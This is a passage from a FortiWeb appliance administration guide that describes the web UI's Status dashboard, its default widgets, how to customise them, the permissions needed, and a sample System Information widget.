“Secure” is an action, an ongoing way to behave; it is not a set-and-forget device. Each day, vulnerabilities, known exploits, and best practices can change. Knowledge is power. To get the most value out of your FortiWeb appliance, use it to keep informed about your network — not just to protect it. FortiWeb appliances have many tools that you can use to monitor statuses, traffic, and attacks. You can also use them to discover new web server vulnerabilities.

Status dashboard

System > Status > Status appears when you log in to the web UI. It contains a dashboard with widgets that each indicate performance level or other system statuses.

Each day, check the dashboard for obvious problems.

By default, the Status dashboard contains the following widgets:

- I System Information widget

- I FortiGuard Information widget

- I CLI Console widget

- I System Resources widget

- I Attack Log Console widget


- I Real Time Monitor widget

- I Policy Sessions widget

- I Operation widget

FortiWeb provides a separate dashboard that displays the status of policies and the server pools they are associated with.

Viewing the dashboard (System > Status > Status)




In the default dashboard setup, widgets display the serial number and current system status of the FortiWeb appliance, including uptime, system resource usage, host name, firmware version, system time, and status of policy sessions. The dashboard also contains a CLI widget that enables you to use the command line interface (CLI) through the web UI.

To customize the dashboard, select which widgets to display, where they are located on the page, and whether they are minimized or maximized.

To move a widget, position your mouse cursor on the widget's title bar, then click and drag the widget to its new location.

To display any of the widgets not currently shown on **System > Status > Status**, click **Add Content**. Any widgets currently already displayed on **System > Status > Status** are grayed out in the **Add Content** menu, as you can only have one of each display on the page.

Adding a widget



To display the default set of widgets on the dashboard, select **Back to Default**.

To see the available options for a widget, position your mouse cursor over the icons in the widget's title bar. Options vary slightly from widget to widget, but always include options to close, minimize or maximize the widget.

A minimized widget



To access the dashboard, your administrator's account access profile must have **Read** permission to items in the **System Configuration** category. To use features that alter the FortiWeb or perform actions, you may also need **Write** permissions in various categories.


System Information widget

The **System Information** widget on the dashboard displays the serial number and the status of basic systems, such as the firmware version, system time, up time, and host name, and high availability (HA) status.

In addition to displaying system information, the **System Information** widget enables you to configure some basic attributes such as the host name, operation mode, and high availability (HA) mode, and to change the firmware.

FortiWeb administrators whose access profiles permit **Write** access to items in the **System Configuration** category, can change the system time, host name, firmware, and operation mode, and high availability (HA) mode.

System Information widget

|  System Information | |
|--|--|
| Host Name | FortiWeb [Change] |
| Serial Number | FVVM040000010871 |
| Operation Mode | Reverse Proxy [Change] |
| HA Status | Standalone [Configure] |
| System Time | Mon Jan 13 13:23:38 2014 [Change] |
| Firmware Version | FortiWeb-VM 5.10,build0182,140107 [Update] |
| System Uptime | 0 day(s) 5 hour(s) 45 min(s) |
| Administrative Domain | Disabled [Enable] |